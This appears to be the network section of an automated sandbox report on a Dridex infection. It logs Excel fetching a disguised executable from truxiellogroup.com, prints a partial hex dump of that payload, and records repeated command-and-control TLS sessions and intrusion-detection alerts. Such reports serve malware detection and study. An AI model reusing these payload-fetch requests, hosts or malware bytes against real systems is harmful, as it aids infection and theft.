01/12/21-01:46:06.657059	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49400	5.100.228.233	192.168.2.22
01/12/21-01:46:06.657059	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49400	5.100.228.233	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 01:43:52.658485889 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:52.850734949 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:52.850863934 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:52.851536036 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.049026966 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049108028 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049163103 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049215078 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049264908 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049315929 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049338102 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.049355030 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049375057 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.049415112 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.049454927 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.049470901 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049535990 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049562931 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.049597979 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.049602985 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.049674988 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.055134058 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.241739035 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.241807938 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.241875887 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.241934061 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.241949081 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.241978884 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.241993904 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.241996050 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.242058039 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.242070913 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.242119074 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.242130041 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.242183924 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.242217064 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.242260933 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.242288113 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.242311954 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.242350101 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.242371082 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.242412090 CET	80	49165	68.65.122.35	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 01:43:53.242417097 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.242481947 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.244703054 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.434740067 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.434797049 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.434875011 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.434937000 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.434998989 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435039043 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435059071 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435071945 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435076952 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435120106 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435126066 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435180902 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435185909 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435244083 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435266972 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435322046 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435339928 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435372114 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435390949 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435421944 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435436964 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435471058 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435486078 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435520887 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435535908 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435570955 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435584068 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435621023 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435636997 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435669899 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435687065 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435719013 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435733080 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435769081 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435781956 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435818911 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435836077 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435869932 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.435884953 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.435936928 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.436577082 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.436649084 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.438278913 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.628155947 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.628238916 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.628303051 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.628364086 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.628386974 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.628424883 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.628427982 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.628436089 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.628487110 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.628504992 CET	49165	80	192.168.2.22	68.65.122.35
Jan 12, 2021 01:43:53.628546953 CET	80	49165	68.65.122.35	192.168.2.22
Jan 12, 2021 01:43:53.628562927 CET	49165	80	192.168.2.22	68.65.122.35

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 01:43:52.593648911 CET	52197	53	192.168.2.22	8.8.8.8
Jan 12, 2021 01:43:52.649863005 CET	53	52197	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 01:43:59.448873043 CET	53099	53	192.168.2.22	8.8.8.8
Jan 12, 2021 01:43:59.499317884 CET	53	53099	8.8.8.8	192.168.2.22
Jan 12, 2021 01:43:59.504878998 CET	52838	53	192.168.2.22	8.8.8.8
Jan 12, 2021 01:43:59.552831888 CET	53	52838	8.8.8.8	192.168.2.22
Jan 12, 2021 01:43:59.553232908 CET	52838	53	192.168.2.22	8.8.8.8
Jan 12, 2021 01:43:59.601133108 CET	53	52838	8.8.8.8	192.168.2.22
Jan 12, 2021 01:44:31.064388037 CET	61200	53	192.168.2.22	8.8.8.8
Jan 12, 2021 01:44:31.112456083 CET	53	61200	8.8.8.8	192.168.2.22
Jan 12, 2021 01:44:31.133083105 CET	49548	53	192.168.2.22	8.8.8.8
Jan 12, 2021 01:44:31.189367056 CET	53	49548	8.8.8.8	192.168.2.22
Jan 12, 2021 01:44:32.291182995 CET	55627	53	192.168.2.22	8.8.8.8
Jan 12, 2021 01:44:32.339005947 CET	53	55627	8.8.8.8	192.168.2.22
Jan 12, 2021 01:44:32.348968983 CET	56009	53	192.168.2.22	8.8.8.8
Jan 12, 2021 01:44:32.396790028 CET	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 12, 2021 01:43:52.593648911 CET	192.168.2.22	8.8.8.8	0x1c73	Standard query (0)	truxiellog roup.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2021 01:43:52.649863005 CET	8.8.8.8	192.168.2.22	0x1c73	No error (0)	truxiellog roup.com		68.65.122.35	A (IP address)	IN (0x0001)
Jan 12, 2021 01:44:32.339005947 CET	8.8.8.8	192.168.2.22	0xf75c	No error (0)	cdn.digice rtcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 12, 2021 01:44:32.339005947 CET	8.8.8.8	192.168.2.22	0xf75c	No error (0)	cdn.digice rtcdn.com		104.18.11.39	A (IP address)	IN (0x0001)
Jan 12, 2021 01:44:32.396790028 CET	8.8.8.8	192.168.2.22	0x22f3	No error (0)	cdn.digice rtcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 12, 2021 01:44:32.396790028 CET	8.8.8.8	192.168.2.22	0x22f3	No error (0)	cdn.digice rtcdn.com		104.18.11.39	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- truxiellogroup.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	68.65.122.35	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 01:43:52.851536036 CET	0	OUT	GET /d0l359.rar HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: truxiellogroup.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 01:43:53.049026966 CET	2	IN	HTTP/1.1 200 OK date: Tue, 12 Jan 2021 00:43:52 GMT server: Apache last-modified: Mon, 11 Jan 2021 16:51:11 GMT accept-ranges: bytes content-length: 318976 content-type: application/x-rar-compressed Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 1c 9a fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 98 82 00 00 8c 00 00 00 00 00 05 00 7c 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 05 00 50 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b4 86 00 00 90 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f2 24 00 00 00 10 00 00 00 26 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e1 00 00 00 00 40 00 00 00 02 00 00 00 2a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 64 61 74 61 33 00 d8 03 00 00 00 50 00 00 00 04 00 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 32 00 00 00 00 00 00 0a 00 00 00 00 60 00 00 00 02 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 64 61 74 61 32 00 46 00 00 00 00 70 00 00 00 02 00 00 00 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 60 1b 00 00 00 80 00 00 00 1c 00 00 00 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 cc 52 04 00 00 a0 00 00 00 54 04 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 73 72 63 00 00 00 7c 2e 00 00 00 00 05 00 00 30 00 00 00 a4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 50 09 00 00 00 30 05 00 00 0a 00 00 00 d4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 51 56 8b 45 0c 89 45 fc 8b 0d 28 9b 00 10 89 4d 08 68 5c 11 00 00 6a 00 ff 15 74 80 00 10 8b 55 fc 8d b4 02 66 a1 06 00 68 5c 11 00 00 6a 00 ff 15 74 80 00 10 03 f0 8b 45 08 03 30 8b 4d 08 89 31 8b 55 08 8b 02 2d 66 a1 06 00 8b 4d 08 89 01 5e 8b e5 5d c3 cc cc cc cc cc cc cc cc 55 8b ec 51 a1 d8 9a 00 10 89 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_!2z`&@@\|.0P.text$& `.rdata@*@@.rdata3P ,@@.2`0@@.rdata2Fp2@@.data`4@.text4RTP @.rsrc|.0@@.relocP0@BUQVEE(Mh\jtUfh\jtE0M1U-fM^]UQ

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 01:43:58.265167952 CET	77.220.64.37	443	192.168.2.22	49166	CN=Ixwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=Ixwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:02.725135088 CET	77.220.64.37	443	192.168.2.22	49171	CN=Ixwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=Ixwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:04.816543102 CET	77.220.64.37	443	192.168.2.22	49175	CN=Ixwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=Ixwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:06.899440050 CET	77.220.64.37	443	192.168.2.22	49179	CN=Ixwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=Ixwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 01:44:09.036133051 CET	77.220.64.37	443	192.168.2.22	49183	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:11.132100105 CET	77.220.64.37	443	192.168.2.22	49187	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:13.200539112 CET	77.220.64.37	443	192.168.2.22	49191	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:15.545794010 CET	77.220.64.37	443	192.168.2.22	49195	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:18.668025017 CET	77.220.64.37	443	192.168.2.22	49199	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:20.782258987 CET	77.220.64.37	443	192.168.2.22	49203	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:22.895056963 CET	77.220.64.37	443	192.168.2.22	49207	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:25.002497911 CET	77.220.64.37	443	192.168.2.22	49211	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 01:44:27.108376980 CET	77.220.64.37	443	192.168.2.22	49215	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:29.176541090 CET	77.220.64.37	443	192.168.2.22	49219	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:31.256057024 CET	77.220.64.37	443	192.168.2.22	49223	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:33.550777912 CET	77.220.64.37	443	192.168.2.22	49229	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:36.422943115 CET	77.220.64.37	443	192.168.2.22	49233	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:38.558763981 CET	77.220.64.37	443	192.168.2.22	49237	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:40.655749083 CET	77.220.64.37	443	192.168.2.22	49241	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:42.762681007 CET	77.220.64.37	443	192.168.2.22	49245	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 01:44:44.949043036 CET	77.220.64.37	443	192.168.2.22	49249	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
